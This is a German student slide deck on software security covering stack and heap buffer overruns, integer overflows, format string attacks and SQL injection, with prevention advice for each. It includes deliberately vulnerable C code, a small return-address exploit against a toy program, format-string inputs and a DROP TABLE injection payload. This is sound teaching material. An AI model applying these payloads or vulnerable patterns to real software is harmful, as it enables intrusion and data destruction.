

# Software Security



Andreas Kostecka

Alexander Miller

Patrick Rappensberger

# Inhalt

- Buffer Overruns
- Integer Overflows
- Heap-Overflow Attack
- Format String Attack
- SQL Injection

# Buffer Overruns

- Was ist '*Buffer Overrun*'?
- Typisches Pattern
- Begriffserklärungen
- Demo (C/C++)
- Genauer erklärt 1-2/2
- Reale Demo mit Disassembler
- Ausgaben von disas
- Gegenprogramm + Anwendung
- Weitere C/C++ Beispiele
- Vorbeugung

# Was ist *ein Buffer Overrun*?

- „Smashing the Stack“
- Stack Buffer Overrun
- Stack speichert die Kontrollstrukturen des Programms (return Adressen der Funktionen)
- Bei x86 Prozessoren kleine Anzahl von Register  
→ Register auf Stack auslagern
- Programm schreibt über Array – Größe hinaus  
→ Angreifer erhält Zugriff auf diese Kontrollstrukturen

# Typisches Pattern

- Irgendwelcher Input (Netzwerk, Datei, Befehlszeile)
- Transferieren dieses Inputs zu einer Programm - internen Struktur
- Unsicheres Behandeln von Strings
- Berechnung des zu allozierenden Speichers oder des Restbuffers

# Begriffserklärungen

- EBP: Base Pointer
- EIP: Instruction Pointer (Rücksprungadresse)
- ESP: Stack Pointer
- Frame Pointer = Stack Pointer


# Demo (C/C++)

```
#include <stdio.h>
#include <string.h>
```

```
void DontDoThis(char* bar);
void DontDoThis(char* bar)
{
    char c[12];
    strcpy(c,bar);
    printf("%s\n",c);
}
```

```
int main(int argc, char* argv[]){
    DontDoThis(argv[1]); //Argument unüberprüft
    return 0;
}
```

# Genauer erklärt 1/2




Argument:

„hello“

- Little Endian Prinzip (niederwertigstes Byte zuerst, hier 'h')
- Im EIP wird Return Adresse gespeichert (4 Byte)
- Stackpointer + Variable (8 Byte)
- 20 Byte zu schreiben + Returnadresse (4 Byte)



# Genauer erklärt 2/2



- Anstatt von Hello World wird hier  $20^*A$  und die Zieladresse geschrieben
- EIP wird überschrieben
- Anstatt „A...A“ kann und würde etwas anderes stehen

Argument: „A...A\x08\x35\xC0\x80“

# Reale Demo mit Disassembler

Datei main.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
void Done(void);
```

```
const char * const BrokenFunction(void);
```

```
int main(){
```

```
    printf("You wrote: ` %s'\n",
    BrokenFunction());
```

```
    return 0;}
```

```
const char * const BrokenFunction(void){
```

```
    char buf[128];
```

```
    gets(buf);
```

```
    return strdup(buf);}
```

```
void Done(void){
```

```
    printf("Got it!\n");
```

```
    exit(0);}
```

- Gdb: Gnu Project Debugger
- *gcc -o main main.c*
- *gdb main* führt gdb auf main aus
- *disas Done* und *disas BrokenFunction*: gdb untersucht die beiden Funktionen

# Ausgaben von disas

Datei main.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
void Done(void);
```

```
const char * const BrokenFunction(void);
```

```
int main(){
```

```
    printf("You wrote: `%s'\n",
    BrokenFunction());
```

```
    return 0;}
```

```
const char * const BrokenFunction( void ){
```

```
    char buf[128];
```

```
    gets(buf);
```

```
    return strdup(buf);}
```

```
void Done( void ){
```

```
    printf("Got it!\n");
```

```
    exit(0);}
```

(gdb) disas Done Dump of assembler code for function Done:

```
0x08048479 <Done+0>: push %ebp
```

```
0x0804847a <Done+1>: mov %esp,%ebp
```

```
0x0804847c <Done+3>: sub $0x8,%esp
```

```
0x0804847f <Done+6>: movl $0x80485b9,(%esp)
```

```
0x08048486 <Done+13>: call 0x804832c <puts@plt>
```

```
0x0804848b <Done+18>: movl $0x0,(%esp)
```

```
0x08048492 <Done+25>: call 0x804835c <exit@plt>
```

End of assembler dump.

(gdb) disas BrokenFunction

Dump of assembler code for function BrokenFunction:

```
0x08048458 <BrokenFunction+0>: push %ebp
```

```
0x08048459 <BrokenFunction+1>: mov %esp,%ebp
```

```
0x0804845b <BrokenFunction+3>: sub $0x88,%esp
```

```
0x08048461 <BrokenFunction+9>: lea 0xfffff80(%ebp),%eax
```

```
0x08048464 <BrokenFunction+12>: mov %eax,(%esp)
```

```
0x08048467 <BrokenFunction+15>: call 0x804831c <gets@plt>
```

```
0x0804846c <BrokenFunction+20>: lea 0xfffff80(%ebp),%eax
```

```
0x0804846f <BrokenFunction+23>: mov %eax,(%esp)
```

```
0x08048472 <BrokenFunction+26>: call 0x804830c
```

```
<strdup@plt>
```

```
0x08048477 <BrokenFunction+31>: leave
```

```
0x08048478 <BrokenFunction+32>: ret
```

End of assembler dump.

# Gegenprogramm

Datei main.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
void Done(void);
```

```
const char * const BrokenFunction(void);
```

```
int main(){
```

```
    printf("You wrote: `%s'\n",
    BrokenFunction());
```

```
    return 0;}
```

```
const char * const BrokenFunction( void ){
```

```
    char buf[128];
```

```
    gets(buf);
```

```
    return strdup(buf);}
```

```
void Done( void ){
```

```
    printf("Got it!\n");
```

```
    exit(0);}
```

Datei exploit.c:

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <string.h>
```

```
//Unsere Adresse: 0x08048479
```

```
//Wir brauchen: 132 bytes: 128 + 4 EBP
```

```
int main(int args, char **argv)
```

```
{
```

```
    int i = 0;
```

```
    for(i = 0; i < 22; i++)
        printf("Hallo!");
```

```
    //Bringt die Adresse auf 4 Byte, unsigned
    unsigned EIP = 0x08048479;
    fwrite(&EIP, 1, 4, stdout);
```

```
    return 0;
```

```
}
```

# Anwendung

```
gcc -o exploit exploit.c
```

```
./exploit | ./main
```

```
Ausgabe: Got it!
```

# Weitere C/C++ Beispiele

## Beispiel 1:

```
char buf[20];  
gets(buf);
```

## Beispiel 2:

```
char buf[32];  
strncpy(buf, data, strlen(data));
```

## Beispiel 3:

```
#define MAX_BUF 256  
void BadCode(char* input)  
{  
    short len;  
    char buf[MAX_BUF];  
  
    len = strlen(input);  
  
    //of course we can use strcpy safely  
    if(len < MAX_BUF)  
        strcpy(buf, input);  
}
```

## Beispiel 4:

```
const size_t MAX_BUF = 256;  
void LessBadCode(char* input)  
{  
    size_t len;  
    char buf[MAX_BUF];  
  
    len = strlen(input);  
  
    //of course we can use strcpy safely  
    if(len < MAX_BUF)  
        strcpy(buf, input);  
}
```

# Vorbeugung

- Unsichere String – Operationen ersetzen (strcpy(), strcat(), sprintf() vermeiden)
- In C++ die STL (Standard Template Library) anstatt Arrays verwenden
- Bei Schleifen und Array Zugriffe aufpassen
- C String Buffer mit C++ Strings ersetzen

# Integer Overflows

- Allgemeines
- Folgen in der realen Welt
- Wo entstehen 'Integer Overflows'?
- Casting Operations
- Type Conversions
- Arithmetische Operationen 1-3/3
- Binäre Operationen
- Java und C#
- Vorbeugung



# Allgemeines

- Betroffen sind alle Sprachen
- Effekt ist unterschiedlich
- C/C++ gefährlich (Buffer Overruns)
- Andere Folgen: Logische Errors, falsche Funktionalität
- Angreifer versucht, das Programm dazu zu bewegen, Speichergrößen falsch zu berechnen → Heap Overflow

# Folgen in der realen Welt

- Explosion der Ariane 5 Satelliten Rakete (4. Juni 1996) wegen Cast von 64 Bit Floating Point zu 16 Bit signed Integer
- Golf Krieg, 25. Februar 1991, Dharaan: Eine irakische Scud Rakete wurde vom Patriot Raketensystem *übersehen*
  - Grund: Präzisionsverlust bei der Berechnung der Zeit (1/10 in 24Bit Register)  
0.0001100110011001100110011...  
→0.00011001100110011001100)

# Wo entstehen *'Integer Overflows'*?

- Casting Operationen
- Type Conversions
- Arithmetische Operationen
- Binäre Operationen

# Casting Operations

```
const long MAX_LEN =  
0x7fff;
```

```
short len = strlen(input);
```

```
if(len < MAX_LEN)  
    //do something
```

```
len = 0x0100;  
(long)len = 0x00000100;
```

oder

```
len = 0xffff;  
(long)len = 0xffffffff;
```

- Vergleich nur bei gleichem Typ möglich → Upcast von 16 Bit Integer zu 32 Bit Integer
- Wert wird mit Zeichen bis zur gleichen Länge erweitert
- Wird der Wert von  $len > 32K$  → Wert wird negativ

# Type Conversions

```
bool IsValidAddition(unsigned short x, unsigned short y)
{
    if(x +y < x)
        return false;

    return true;
}
```

- Vergleichsoperatoren befolgen die selben Conversion Regeln wie arithmetische Operatoren (short \* short = int)
- Obiges Beispiel: Es soll untersucht werden, ob es einen Überlauf gegeben hat
- Jedoch wird das nie zutreffen (bzw. immer true werden): unsigned short + unsigned short wird upgecastet zu Integer, und dieser Integer Wert kann niemals überlaufen
- Richtig gestellt: if ((unsigned short) (x + y) < x)

# Arithmetische Operationen 1 / 3

- 4 verschiedene Fälle:
  - Unsigned und signed Operationen mit den selben Typen
  - Gemischte Operationen mit gemischten Typen

# Arithmetische Operationen 2/3

- Addition und Subtraktion:
  - Maximale Werte beachten (Überlauf)
  - Bei signed Werte für Größen auf negative Werte aufpassen
  - Beispiel: Buffergröße mind. 50 Byte  $50\text{Bytes} - 30\text{Bytes} = 20\text{Bytes}$ , 20 Bytes allozieren, dann die 50 Bytes in Buffer kopieren → Buffer Overrun

# Arithmetische Operationen 3/3

- **Multiplikation:**
  - Maximale Werte beachten (Überlauf), auf negativ Werte achten
- **Division:**
  - Minimalwerte kritisch, unsigned Werte einfacher zu Validieren
- **Modulus:**
  - Kann falschen Wert zurückgeben durch Casting



# Binäre Operationen

```
int flags = 0x7f;  
char LowByte = 0x80;
```

```
if((char)flags ^ LowByte == 0xff) //^ ist logisches XOR  
    return ItWorked;
```

- Erwartungswert: 0xff
- Compiler castet beide Werte zu Integer Werte
- Flags wird zu 0x0000007f erweitert und LowByte zu 0xffffffff80 → Ergebnis = 0xffffffff
- Problem: flags ist vorzeichenbehaftet, LowByte aber nicht!

# Java und C#

- Wie C/C++ bietet Java keine eigene '*Defence*' gegen Integer Overflows
- Java besitzt nur signed Typen (außer char) → Untersuchen auf Overflow ist schwieriger
- C# besitzt zwar keinen direkten Speicherzugriff, macht aber manchmal System API Calls → Überwachen
- In C# genau auf Integer Exceptions achten

# Vorbeugung

- Jede Berechnung der Speichergröße darauf überprüfen, dass die Arithmetik nicht überlaufen kann
- Alle Berechnungen für Array - Indizes auf möglichen Überlauf überprüfen
- Unsigned Werte verwenden für Array Offsets und Speichergrößen
- Auf signed Werte achten
- Nicht davon ausgehen, dass andere Sprachen als C/C++ immun gegen Integer Overflows sind

# Heap-Overflow Attack

- ist ein Buffer-Overflow auf dem Heap
- Beliebiger Code kann ausgeführt werden
- Daten können verändert werden
- Vor allem C\C++ ist betroffen

# Was ist der Heap?

- Speicherbereich bei dem zur Laufzeit Daten gespeichert werden
- Verwaltung des Heap ist sehr kompliziert
- Unterschied zum Stack: Datenstrukturen müssen explizit angefordert werden.

```
i= malloc(256*sizeof(char));
```

# Demo (Manipulation von Daten)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8

int main(int argc, char * argv[])
{
    unsigned int diff;

    char *buf1 = (char *)malloc(BUFSIZE);
    char *buf2 = (char *)malloc(BUFSIZE);

    diff = (unsigned int)buf2 - (unsigned int)buf1;
    printf("buf1 = %p, buf2 = %p, diff = %d bytes\n",buf1,buf2,diff);

    memset(buf2,'A',BUFSIZE-1);
    buf2[BUFSIZE-1] = '\0';

    printf("before overflow: buf2 = %s\n",buf2);
    memset(buf1,'B',(unsigned int)(diff + OVERSIZE));
    printf("after overflow: buf2 = %s\n",buf2);

    return 0;
}
```

# Resultat

```
misterp@Amilo:~$ ./heapOverflowDemo
```

```
buf1 = 0x900b008
```

```
buf2 = 0x900b020
```

```
diff = 24 bytes
```


```
before overflow:
```

```
buf2 = AAAAAAAAAAAAAAAAAA
```


```
after overflow:
```

```
buf2 = BBBB BBBBAAAAAAAA
```

# Was ist passiert?



Falsche Größe von buf1





# Gegenmaßnahmen

- User Input immer überprüfen
- Falls möglich Programmiersprachen mit Memory Safety verwenden (Java...)
- Manche Betriebssysteme sind resistent
- Statt strcpy() strncpy() verwenden

# Format String Attack

- Fehler liegt im Vertrauen in den Benutzer
- Vor allem C\C++ ist betroffen
- Kann als Vorbereitung für eine andere Attacke verwendet werden

# Allgemein

- Betroffen ist der Program-Stack (oder Heap)
- Durch geeignete Format Specifier kann der Stack ausgelesen und manipuliert werden!
- Selbst Werte von Variablen können verändert werden!

# Format String & Format Specifier

- Ist ein String der Text enthält
- Format Specifier werden verwendet um formatierte Ausgabe zu erzeugen

F.Specifier	Gutwillige Verwendung
%x %c %d	Gibt einen bestimmten Dateityp aus
%s	Gibt einen String aus

- Problem beim Parsen des Format String

# Beispiel Format String (Stack)

```
printf ("i: %d, j; %d j (address): %x", i, j, &j);
```

...	
&j	Die Adresse der Variable j
j	Der Wert der Variable j
i	Der Wert der Variable i
fS	Die Adresse des Format String
...	

# Attack

- Daten manipulieren/ auslesen

F.Specifier	Böswillige Verwendung
%x %c %d	Liebt einen Teil des Stacks aus
%s	Gibt einen String vom Stack aus
%n	Gibt einen Integer aus der angibt wieviele Character geschrieben worden sind

- Programme zum Absturz bringen

```
printf(„%s%s%s%s%s%s%s%s%s%s“);
```

# Demo

```
#include <stdlib.h>

int main(int argc, char * argv[])
{
    int x = 1;
    int y = 2;

    printf(argv[1]);
    printf("\nx is %d @ %x",x,&x);

    return 0;
}
```

# Resultat

```
misterp@Amilo:~$ ./formatStringAttackDemo "%s%s%s%s%s%s"  
Segmentation fault (core dumped)
```

```
misterp@Amilo:~$ ./formatStringAttackDemo "%x %x %x %x  
%x %x %x %x,,  
bfc7d724 bfc7d730 b756da85 b7715600 0 1 2 8048470  
x is 1 @ bfc7d678
```

```
misterp@Amilo:~$ ./formatStringAttackDemo "%x %x %x %x  
%x %x %x %x,,  
bfc26fa4 bfc26fb0 b75eaa85 b7792600 0 1 2 8048470  
x is 1 @ bfc26ef8
```



# Gegenmaßnahmen

- Seitens des Betriebssystems: ASLR
- Falls C++ verwendet wird: cout verwenden
- Warnungen des Compilers ernst nehmen!
- `printf(„%s“,output)` statt `printf(output)`

# SQL Injection

- Attacke auf Applikationen, die mit vielen Daten arbeiten
- Webseiten
  - Login
  - Firmen
  - Schulen

# Ziele

- Schaden
- Mehr Informationen über das System
- Nutzdaten

# Szenario

- HTML Form mit Userinput

Suche nach:

- Backend: SQL Query

```
SELECT * FROM Zeug WHERE TYP='Socken'
```

# Attacke

- SQL Statements im Input!

Suche nach:

- Userinput wird nicht überprüft

```
SELECT * FROM Zeug  
WHERE TYP='Socken'; DROP TABLE Zeug;
```

# Escaping

- Unterstützt von allen guten DB Driver

```
db.query("SELECT * FROM Zeug WHERE  
TYP=?", [userinput]);
```

- Durch Entwickler:

```
db.query("SELECT * FROM Zeug WHERE  
TYP=" + sql_escape(userinput));
```

# Blind SQL Injection

- SQL Injection ohne Rückmeldung an Angreifer
- Andere Wege, um Erfolg und Misserfolg zu erkennen:
  - Fehlermeldungen (zB Blank vs 404)
  - Antwortzeiten

# Berühmte Beispiele

- 2011: LulzSec und Sony
- 2011: mysql.com (Blind SQL Injection)



# Gegenmaßnahmen

- Strikte Berechtigungen im DBS
- Escaping von Userinput
  - Durch Applikationsentwickler
  - Durch DB Driver
- Pattern check (Regular expressions)

# Quellen

## Literatur:

- Michael Howard, „24 Deadly Sins of Software Security“ (978-0-07-162675)
- Tim Newsham, Guardent, Inc., Format String Problems
- scut / team teso, Exploiting Format String Vulnerabilities / Stanford

## Webseiten:

- Wikipedia.org
- Matt Conover & woowoo Security Development, <http://www.cgsecurity.org/exploit/heaptut.txt>

# Quellen

- <http://www.online-tutorials.net/security/buffer-overflow-tutorial-teil-1-grundlagen/tutorials-t-27-282.html>

## Nachrichten-Quellen:

- <http://www.cs.tau.ac.il/~nachumd/horror.html>
- <http://blog.sucuri.net/2011/03/mysql-com-compromised.html>
- <http://www.electronista.com/articles/11/06/02/lulz.security.hits.sony.again.in.security.message/>